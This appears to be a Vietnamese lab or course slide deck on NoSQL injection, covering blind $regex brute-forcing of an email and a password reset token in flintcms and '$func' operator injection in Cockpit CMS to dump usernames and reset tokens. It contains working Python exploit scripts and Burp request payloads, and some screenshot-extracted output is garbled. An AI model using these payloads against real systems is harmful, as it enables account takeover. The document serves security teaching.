        \",\\\"active\\\":true,\\\"updatedAt\\\":\\\"2024-06-10T16:42:26.989Z\\\",\\\"roles\\\":{\\\"admin\\\"},\\\"name\\\":\\\"Nguyen Huy Cuong\\\",
        \",\\\"lastLogin\\\":\\\"2024-06-10T16:40:31.798Z\\\",\\\"statusConnection\\\":\\\"offline\\\",\\\"username\\\":\\\"NgH-11-C\\\",\\\"__ro
        oms\\\":{\\\"GENERAL\\\",\\\"PcRWyYyVRJrHqbEw\\\"},\\\"utcOffset\\\":-4,\\\"banners\\\":{\\\"versionUpdate-6_9_0\\\":{\\\"id\\\":\\\"versi
        onUpdate-6_9_0\\\",\\\"priority\\\":10,\\\"title\\\":\\\"Update_your_RocketChat\\\",\\\"text\\\":\\\"New_version_available_(s)\\\",\\\"t
        extArguments\\\":{\\\"6.9.0\\\"},\\\"link\\\":\\\"https://github.com/RocketChat/Rocket.Chat/releases/tag/6.9.0\\\",\\\"read\\\":
        true},\\\"mongodbDeprecation_3_4_24\\\":{\\\"id\\\":\\\"mongodbDeprecation_3_4_24\\\",\\\"priority\\\":100,\\\"title\\\":\\\"MongoDB_
        Deprecated\\\",\\\"text\\\":\\\"MongoDB_version_s_is_deprecated_please_upgrade_your_installation\\\",\\\"textArguments\\\":{\\
        \"3.4.24\\\"},\\\"modifiers\\\":{\\\"danger\\\"},\\\"link\\\":\\\"https://rocket.chat/docs/installation\\\",\\\"read\\\":true}},\\\"stat
        usText\\\":\\\"\\\",\\\"statusDefault\\\":\\\"online\\\",\\\"settings\\\":{\\\"profile\\\":{}}}}
```

Hình: Kết quả

Kịch bản 3

Mô tả cơ bản

Tên lỗ hổng: NoSQL injection dẫn đến lộ token reset mật khẩu trên flintcms

Tóm tắt: Phương thức api/v1/users.list không validate và sanitize đúng cách tham số token và do đó có thể được sử dụng để thực hiện tấn công Blind NoSQL injection.

Link video demo: [Tại đây](#)

Kịch bản 3

```
2 import string
3
4 host = "http://localhost:4000"
5 charset = string.ascii_letters + string.digits + '@.'
6
7 ...
8     If email prefix was found, server return 200 {"success":true}
9     Otherwise, return 400 "There is no user with that email."
10 ...
11 def email_valid(prefix):
12     #print("prefix: ", prefix)
13     data = { 'email[$regex]': '^' + prefix }
14     res = req.post(host + '/admin/forgotpassword',
15                     data =data)
16     return res.status_code == 200
17
18 ...
19     If token was found, server redirect to '/admin/sp/[object%20object]'
20     Otherwise, redirect to '/admin'
21 ...
```

Hình: Code bruteforce email (1)

Kịch bản 3

```
22 def blind.validator):
23     res = ''
24     while True:
25         found = False
26         for c in charset:
27             if validator(res + c):
28                 res += c
29                 found = True
30             break
31         print(res)
32         if not found:
33             break
34     return res
35
36 def exploit():
37     print('Start finding email ... ')
38     email = blind(email_valid)
39     print()
40     print('Email:', email)
```

Hình: Code bruteforce email (2)

Kịch bản 3

```
(kali㉿kali)-[~/nosqli-flintcms]
└─$ python3 exploit_email.py
Start finding email ...
h
hu
huy
huyc
huycu
huycuo
huycuon
huycuong
huycuong1
huycuong12
huycuong121
huycuong121c
huycuong121c@
huycuong121c@g
huycuong121c@gm
huycuong121c@gma
huycuong121c@gmai
huycuong121c@gmail
huycuong121c@gmail.
huycuong121c@gmail.c
huycuong121c@gmail.co
huycuong121c@gmail.com
huycuong121c@gmail.com

Email: huycuong121c@gmail.com
```

Hình: Kết quả

Kịch bản 3

```
import requests as req
import string

host = "http://localhost:4000"
charset = string.ascii_letters + string.digits + '@.'

def token_valid(prefix):
    res = req.get(host + '/admin/verify',
                  params = { 't[$regex]': '^' + prefix }, allow_redirects = False)
    return '/admin/sp/' in res.headers['Location']

def blind(validator):
    res = ''
    while True:
        found = False
        for c in charset:
            if validator(res + c):
                res += c
                found = True
                break
        print(res)
        if not found:
            break
    return res

def exploit():
    print('Start finding token ...')
    token = blind(token_valid)

    print()
    print('Token:', token)
    print(host + '/admin/verify?t=' + token)

exploit()
```

Hình: Code bruteforce token

Kịch bản 3

```
[Kali㉿Kali)-[~/nosqli-trintcms] $ python3 exploit_token.py '/admin/forgotpassword'
Start finding token ...
u0      return res.status_code == 200
u2
u2F ...
u2FV   If token was found, server redirect to '/admin/...
u2FVl  Otherwise, redirect to '/admin'
u2FVlz
u2FVlzq
u2FVlzqNiken valid(prefix):
u2FVlzqN5c = req.get(host + '/admin/verify',
u2FVlzqN5D    params = { 't[$regex]': '^' + prefix },
u2FVlzqN5Dd  if '/admin/sp/' in res.headers['Location']:
u2FVlzqN5DdS
u2FVlzqN5DdSk
u2FVlzqN5DdSk7
u2FVlzqN5DdSk7k
u2FVlzqN5DdSk7kh
u2FVlzqN5DdSk7kh = False
31      for c in charset:
Token: u2FVlzqN5DdSk7kh
http://localhost:4000/admin/verify?t=u2FVlzqN5DdSk7kh
```

Hình: Kết quả

Kịch bản 3

```
[Kali㉿Kali)-[~/nosqli-trintcms] $ python3 exploit_token.py '/admin/forgotpassword'
Start finding token ...
u0      return res.status_code == 200
u2
u2F ...
u2FV   If token was found, server redirect to '/admin/verify'
u2FVl  Otherwise, redirect to '/admin'
u2FVlz
u2FVlzq
u2FVlzqNiken valid(prefix):
u2FVlzqN5c = req.get(host + '/admin/verify',
u2FVlzqN5D    params = { 't[$regex]': '^' + prefix },
u2FVlzqN5Dd  if '/admin/sp/' in res.headers['Location']:
u2FVlzqN5DdS
u2FVlzqN5DdSk
u2FVlzqN5DdSk7
u2FVlzqN5DdSk7k
u2FVlzqN5DdSk7kh
u2FVlzqN5DdSk7kh = False
31      for c in charset:
Token: u2FVlzqN5DdSk7kh
http://localhost:4000/admin/verify?t=u2FVlzqN5DdSk7kh
```

Hình: Kết quả

Kịch bản 4

Mô tả cơ bản

Tên lỗ hổng: From 0 to RCE: Cockpit CMS

Tóm tắt: Code không kiểm tra kiểu của tham số được nhập vào mà đưa đi sử dụng trực tiếp cho truy vấn dữ liệu từ database, điều này cho phép nhúng một đối tượng với các toán tử MongoDB tùy ý vào truy vấn.

Link video demo: [Tại đây](#)

Kịch bản 4

```
16     public function check() {  
17  
18         if ($data = $this->param('auth')) {  
19  
20             if (isset($data['user']) && $this->app->helper('utils')->isEmail($data['user'])) {  
21                 $data['email'] = $data['user'];  
22                 $data['user'] = '';  
23             }  
24  
25             if (!$this->app->helper('csfr')->isValid('login', $this->param('csfr'), true)) {  
26                 $this->app->trigger('cockpit.authentication.failed', [$data, 'Csfr validation failed']);  
27                 return ['success' => false, 'error' => 'Csfr validation failed'];  
28             }  
29  
30             $user = $this->module('cockpit')->authenticate($data);  
31         }  
32     }  
33  
34     public function login() {  
35         $data = $this->param('auth');  
36  
37         if ($user = $this->module('cockpit')->authenticate($data)) {  
38             $this->session->set('user', $user);  
39             $this->redirect('index');  
40         } else {  
41             $this->session->set('error', 'Csfr validation failed');  
42             $this->redirect('login');  
43         }  
44     }  
45  
46     public function logout() {  
47         $this->session->unset('user');  
48         $this->redirect('index');  
49     }  
50 }
```


Phương thức check của Auth controller

Kịch bản 4

```
14     'authenticate' => function($data) use($app) {
15
16     $data = array_merge([
17         'user'      => '',
18         'email'     => '',
19         'group'     => '',
20         'password'  => ''
21     ], $data);
22
23     if (!$data['password']) return false;
24
25     $filter = ['active' => true];
26
27     if ($data['email']) {
28         $filter['email'] = $data['email'];
29     } else {
30         $filter['user'] = $data['user'];
31     }
32
33     $user = $app->storage->findOne('cockpit/accounts', $filter);
```

Hàm authenticate của module cockpit

Kịch bản 4



Giao diện đăng nhập cockpit CMS

Kịch bản 4

The screenshot shows the Burp Suite Community Edition interface. The title bar reads "Burp Suite Community Edition v2024.3.14 - Temporary Project". The menu bar includes Burp, Project, Intruder, Repeater, View, Help, and a toolbar with icons for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, and Settings.

The "Proxy" tab is selected, showing the "Intercept" sub-tab. Below it are "HTTP history" and "WebSockets history" tabs, with "Proxy settings" available via a gear icon.

A filter bar at the top of the main pane says "Filter settings: Hiding CSS, image and general binary content".

The main pane displays a table of captured requests:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
1	http://10.10.137.229	POST	/auth/check		✓	200	311	JSON			

The "Request" pane shows the captured POST request in "Pretty" format:

```
1 POST /auth/check HTTP/1.1
2 Host: 10.10.137.229
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
   Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 156
10 Origin: http://10.10.137.229
11 Connection: close
12 Referer: http://10.10.137.229/auth/login?to=
13 Cookie: 8071dec2be26139e39a170762581c00f=
3303qof8mqr11jlacnelb8tu
14
15 {
  "auth":{
    "user":"admin",
    "password":"pass"
  },
  "csrf":"
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJc2NyIjoiG9naW
4ifQ.dlnu8XjKlvB6mGfBl0gjtnixrAIsnzf5QTAEP1mJJc"
}
```

The "Response" pane shows the captured JSON response in "Pretty" format:

```
1 HTTP/1.0 200 OK
2 Date: Sun, 09 Jun 2024 09:24:52 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Length: 42
8 Connection: close
9 Content-Type: application/json
10
11 {
  "success":false,
  "error":"User not found"
}
```

At the bottom, there are buttons for Event log (1), All issues, and Memory: 99.5MB.

Gói tin đăng nhập thông thường

Kịch bản 4

```
429         case '$func' :
430         case '$fn' :
431         case '$f' :
432             if (! \is_callable($b))
433                 throw new \InvalidArgumentException('Function should be callable');
434             $r = $b($a);
435             break;
```

Toán tử \$func của thư viện MongoLite (source cockpit)

Kịch bản 4

The screenshot shows the Burp Suite Community Edition interface with the title "Burp Suite Community Edition v2024.3.1.4 - Temporary Project". The "Repeater" tab is selected. The "Request" pane displays a POST request to "/auth/check" with the following JSON payload:

```
POST /auth/check HTTP/1.1
Host: 10.10.137.229
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Content-Type: application/json; charset=UTF-8
Content-Length: 166
Origin: http://10.10.137.229
Connection: close
Referer: http://10.10.137.229/auth/login?to=/
Cookie: 8071dec2be26139e39a170762581c00f=3303qo8mqrl1jlacnelbbe8tu

{
    "auth": {
        "user": {
            "$func": "var_dump"
        },
        "password": "a"
    },
    "csrf": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJjc2ZyIjoibG9naW4ifQ.dlnu8XjK1vB6mGfB10gjtnixrA1snzf5QTAEP1mJJc"
}
```

The "Response" pane shows the server's response:

```
HTTP/1.0 200 OK
Date: Sun, 09 Jun 2024 10:08:14 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 125
Connection: close
Content-Type: application/json

string(5)"admin"
string(12)"darkStar7471"
string(5)"skidy"
string(8)"ekoparty"
{
    "success":false,
    "error":"User not found"
}
```

The status bar at the bottom indicates "418 bytes | 453 millis".

Liệt kê danh sách username sử dụng var_dump

Kịch bản 4

The screenshot shows the Burp Suite Community Edition interface. The Target is set to `http://10.10.137.229`. The Request pane displays a POST request to `/auth/check` with the following JSON payload:

```
POST /auth/check HTTP/1.1
Host: 10.10.137.229
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Content-Type: application/json; charset=UTF-8
Content-Length: 168
Origin: http://10.10.137.229
Connection: close
Referer: http://10.10.137.229/auth/login?to=/auth/check
Cookie: 8071dec2be26139e39a170762581c00f=3303qof8mqrl1jlacnebbe8tu

{
    "auth": {
        "user": {
            "$func": "var_export"
        },
        "password": "a"
    },
    "csrf": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJjc2ZyIjoibG9naW4ifQ.dlnu8XjKIVB6mGfBl0gjtnixrAIsnzf5QTAEP1mJc"
}
```

The Response pane shows a 200 OK status with the following headers and body:

```
HTTP/1.0 200 OK
Date: Sun, 09 Jun 2024 10:15:06 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 80
Connection: close
Content-Type: application/json

'admin''darkStar7471''skidy''ekoparty'{
  "success":false,
  "error":"User not found"
}
```

The bottom status bar indicates `372 bytes | 269 millis`.

Liệt kê danh sách username sử dụng var_export

Kịch bản 4

```
82     public function requestreset() {  
83  
84         if ($user = $this->param('user')) {  
85  
86             $query = ['active' => true];  
87  
88             if ($this->app->helper('utils')->isEmail($user)) {  
89                 $query['email'] = $user;  
90             } else {  
91                 $query['user'] = $user;  
92             }  
93  
94             $user = $this->app->storage->findOne('cockpit/accounts', $query);
```

Phương thức requestreset của Auth controller

Kịch bản 4

The screenshot shows the Burp Suite Community Edition interface. The title bar reads "Burp Suite Community... Password Reset! — M... 10.9.0.192 17:26". The menu bar includes "Burp", "Project", "Intruder", "Repeater", "View", and "Help". The "Repeater" tab is selected. The "Target" field shows "http://10.10.137.229". The "Request" pane displays a POST request to "/auth/requestreset" with a JSON payload containing a user object with a "\$func": "var_dump" key. The "Response" pane shows a 404 Not Found error page with a JSON response listing several usernames: admin, darkStar7471, skidy, and ekoparty. The bottom status bar indicates "Ready", "Event log (3)", "All issues", "391 bytes | 267 millis", and "Memory: 100.5MB".

```
POST /auth/requestreset HTTP/1.1
Host: 10.10.137.229
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Content-Type: application/json; charset=UTF-8
Content-Length: 29
Origin: http://10.10.137.229
Connection: close
Referer: http://10.10.137.229/auth/forgotpassword
Cookie: 8071dec2be26139e39a170762581c00f=3303qof8mqrl1jlacneibbe8tu

{
  "user":{
    "$func": "var_dump"
  }
}
```

```
HTTP/1.0 404 Not Found
Date: Sun, 09 Jun 2024 10:25:12 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 114
Connection: close
Content-Type: application/json

string(5)"admin"
string(12)"darkStar7471"
string(5)"skidy"
string(8)"ekoparty"
{
  "error":"User does not exist"
}
```

Liệt kê danh sách username ở /auth/requestreset

Kịch bản 4

```
146     public function resetpassword() {  
147  
148         if ($token = $this->param('token')) {  
149  
150             $user = $this->app->storage->findOne('cockpit/accounts', ['_reset_token' => $token]);
```

Liệt kê token từ lỗi ở resetpassword

Kịch bản 4

The screenshot shows the Burp Suite Community Edition interface with the following details:

Request:

```
POST /auth/resetpassword HTTP/1.1
Host: 10.10.43.99
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Content-Type: application/json; charset=UTF-8
Content-Length: 30
Origin: http://10.10.43.99
Connection: close
Cookie: 8071dec2be26139e39a170762581c00f=Indvlpj93a94128in7grud3qls
14 {
  "token": {
    "$func": "var_dump"
  }
}
```

Response:

```
HTTP/1.0 404 Not Found
Date: Sun, 09 Jun 2024 11:40:49 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 168
Connection: close
Content-Type: text/html; charset=UTF-8
10
11 string(48)
"rp-171c2a2d21931e9bbabc52ca2ae499ec6665949a28981"
12 string(48)
"rp-cf39a550fe8bd17854d29a117144487f666594bb2140a"
13 {"error": "404", "message": "File not found"}
```

Bottom Status Bar:

Event log (35) • All issues Done 452 bytes | 777 millis Memory: 179.4MB

Liệt kê token từ lỗi ở resetpassword

Kịch bản 4

```
127     public function newPassword() {  
128  
129         if ($token = $this->param('token')) {  
130  
131             $user = $this->app->storage->findOne('cockpit/accounts', ['_reset_token' => $token]);
```

Code newPassword

Kịch bản 4

The screenshot shows the Burp Suite Community Edition interface. The 'Repeater' tab is selected. In the 'Request' pane, a POST request is shown with the following details:

```
POST /auth/newpassword HTTP/1.1
Host: 10.10.43.99
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Content-Type: application/json; charset=UTF-8
Content-Length: 30
Origin: http://10.10.43.99
Connection: close
Cookie: 88071dec2be26139e39a170762581c00f=1ndvlpj93a94128in7grud3q1s
14 {
  "token":{
    "$func":"var_dump"
  }
}
```


In the 'Response' pane, the server returned a 404 Not Found response with the following headers and body:

```
HTTP/1.0 404 Not Found
Date: Sun, 09 Jun 2024 11:45:16 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 168
Connection: close
Content-Type: text/html; charset=UTF-8
10
11 string(48)
"rp-171c2a2d21931e9bbabc52ca2ae499ec6665949a28981"
12 string(48)
"rp-cf39a550fe8bd17854d29a117144487f666594bb2140a"
13 {"error": "404", "message": "File not found"}
```

The status bar at the bottom indicates 452 bytes | 2,012 millis.


Liệt kê token từ lỗi ở newpassword

Kịch bản 4



Giao diện quên mật khẩu của cockpit

Kịch bản 4



Gửi yêu cầu reset password

Kịch bản 4

The screenshot shows the Burp Suite Community Edition interface. The title bar reads "Burp Suite Community... Password Reset! — M... 10.9.0.192 18:55". The menu bar includes Burp, Project, Intruder, Repeater, View, Help, and a tab bar with Repeater selected. Below the menu is a toolbar with "Send", "Cancel", and navigation buttons. The main area is divided into Request and Response panes.

Request:

```
Pretty Raw Hex
1 POST /auth/newpassword HTTP/1.1
2 Host: 10.10.43.99
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 30
10 Origin: http://10.10.43.99
11 Connection: close
12 Cookie: 8071dec2be26139e39a170762581c00f=1ndvipj93a941281n7grud3qis
13
14 {
  "token":{
    "$func":"var_dump"
  }
}
```

Response:

```
HTTP/1.0 404 Not Found
Date: Sun, 09 Jun 2024 11:51:50 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 168
Connection: close
Content-Type: text/html;charset=UTF-8
string(48)
"rp-e01177ed644502d6b8e0f1a7a5611f9366659750681db"
string(48)
"rp-cf39a550fe8bd17854d29a11714487f666594bb2140a"
{"error": "404", "message": "File not found"}|
```

At the bottom, there are search fields, highlight counts (0 highlights), and memory usage information (452 bytes | 542 millis). The status bar shows "Event log (36) • All issues" and "Memory: 190.4MB".

Danh sách token sau khi thực hiện reset password

Kịch bản 4

